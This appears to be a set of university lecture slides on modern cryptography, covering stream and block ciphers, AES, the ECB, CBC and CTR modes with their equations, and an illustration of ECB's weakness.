
- Part 1: History of cryptography
 - Historical ciphers
 - Main milestones in the development of the field
 - Some basic concepts and principles (that apply even today)

- Part 2: Modern cryptography
 - Encryption
 - Other crypto primitives
 - Key exchange and PKI basics
 - Application example: the TLS protocol



Modern Cryptography

Classification of ciphers




Stream ciphers

- idea: generate a stream of pseudo-random bytes from a random seed (key) and XOR them to the plaintext bytes

- terminology:

- m_i – plaintext character (byte)
- c_i – ciphertext character (byte)
- z_i – key-stream character (byte)
- K – key/seed (vector of bytes)
- G – key-stream generator




- examples:

- RC4, A5 (in GSM), E0 (in Bluetooth), Salsa20/ChaCha


Block ciphers

- block ciphers operate on blocks of bits (typical block size is $n = 128$ bits)
- they cannot be efficiently distinguished from a random permutation
 - if K is unknown, the output is unpredictable (even parts of it, and even when some input-output pairs are known)
- notation:
 - $E(K, X)$ or $E_K(X)$ for encryption
 - $E_K^{-1}(Y)$ or $D_K(Y)$ for decryption
- terminology
 - X – plaintext block (bit vector of length n)
 - Y – ciphertext block (bit vector of length n)
 - K – key (bit vector of length k)
 - E – encryption/encoding algorithm
 - D – decryption/decoding algorithm



examples: AES, DES (3DES), RC5, Twofish, Skipjack, ...

Advanced Encryption Standard (AES)




Block encryption modes

- basic modes
 - **Electronic Codebook (ECB) mode**
 - **Cipher Block Chaining (CBC) mode**
 - Cipher Feedback (CFB) mode
 - Output Feedback (OFB) mode
 - **Counter (CTR) mode**
- some special modes
 - e.g., CBC with Ciphertext Stealing (CTS)
- authenticated encryption modes
 - CCM: CTR + CBC MAC
 - GCM: Galois CTR mode
 - OCB: Offset Codebook Mode

ECB mode

- encrypt:



- decrypt:







Illustration of ECB's weakness



original image




encrypted in ECB mode




using other modes

CBC mode (encryption)




$$Y_i = E_K(X_i + Y_{i-1})$$

CBC mode (decryption)




$$X_i = D_K(Y_i) + Y_{i-1}$$

CTR mode (encoding)



$$Y_i = X_i \oplus E_K(ctr_i)$$
$$ctr_{i+1} = ctr_i + 1$$


CTR mode (decoding)



$$X_i = Y_i \oplus E_K(ctr_i)$$
$$ctr_{i+1} = ctr_i + 1$$

